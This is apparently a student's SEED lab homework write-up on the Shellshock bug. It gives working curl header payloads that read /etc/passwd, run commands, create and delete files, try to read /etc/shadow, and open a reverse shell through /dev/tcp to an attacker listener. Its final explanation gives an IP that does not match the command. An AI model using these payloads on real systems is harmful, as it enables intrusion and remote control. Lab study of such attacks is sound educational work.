HW3
Task 3: Launching the Shellshock Attack
Task 3.A: Retrieve /etc/passwd (Using User-Agent)

We use the curl command with the -A option to set the User-Agent header:
curl -A "() { :;}; echo Content-type: text/plain; echo; cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
As shown above, the Shellshock exploit executes the cat /etc/passwd command.
Task 3.B: Get Process User ID (Using Referer)

We use the -e option to set the Referer header:
curl -e "() { :;}; /bin/bash_shellshock -c 'echo Content-type: text/plain; echo; /bin/id'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
The output indicates that the server process runs as the www-data user, which shows that the exploit successfully executes /bin/id.
Task 3.C: Create a File in /tmp (Using Custom Header)

We use the -H option to set a custom header X-Shellshock:
curl -H "X-Shellshock: () { :;}; /bin/bash_shellshock -c 'echo Content-type: text/plain; echo; touch /tmp/myfile'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
No output is returned, as touch produces none.
But after entering the container with docker exec -it 68997b4796f2 /bin/bash and running ls /tmp, we can see myfile listed.
Task 3.D: Delete the File in /tmp (Using Custom Header)

We reuse the X-Shellshock header:
curl -H "X-Shellshock: () { :;}; /bin/bash_shellshock -c 'echo Content-type: text/plain; echo; rm /tmp/myfile'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Checking again with ls /tmp inside the container shows myfile no longer exists.
Question 1: Can we steal /etc/shadow from the server?
We can test with:
curl -A "() { :;}; /bin/bash_shellshock -c 'echo Content-type: text/plain; echo; cat /etc/shadow'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

So the answer is:
No. Because the attack runs as www-data, which lacks the necessary permissions to read /etc/shadow:
Question 2: Can we use QUERY_STRING to launch the attack?
We can test with:
curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?() { :;}; echo vulnerable"

So the answer is:
No. The output is a 400 Bad Request error, indicating the server rejected the request.
QUERY_STRING field in the URL would not be parsed as a function definition that bash_shellshock can execute.
Task 4: Getting a Reverse Shell via Shellshock Attack

We establish a reverse shell from the victim server (10.9.0.80) to the attacker machine (10.0.2.15).
- First, on the attacker VM, we start a listener:
nc -nv -l 9090 - Then, in a second terminal, we launch the attack using the
User-Agentheader:curl -A "() { :;}; /bin/bash_shellshock -c '/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
We can see that the nc terminal shows Connection received on 10.9.0.80 40356, followed by a shell prompt: www-data@68997b4796f2:/usr/lib/cgi-bin$. We observe messages like bash: cannot set terminal process group (32): Inappropriate ioctl for device and bash: no job control in this shell, which are expected in a reverse shell without a proper terminal.
() { :;};triggers the vulnerability by defining a function, allowing commands following it to be executed./bin/bash_shellshock -cExecutes our command in a vulnerable shell./bin/bash -istarts an interactive shell.> /dev/tcp/10.9.0.5/9090redirects the shell's output to the attacker's listener.0<&1 2>&1redirects standard input and error to the same socket, allowing full interaction with the shell.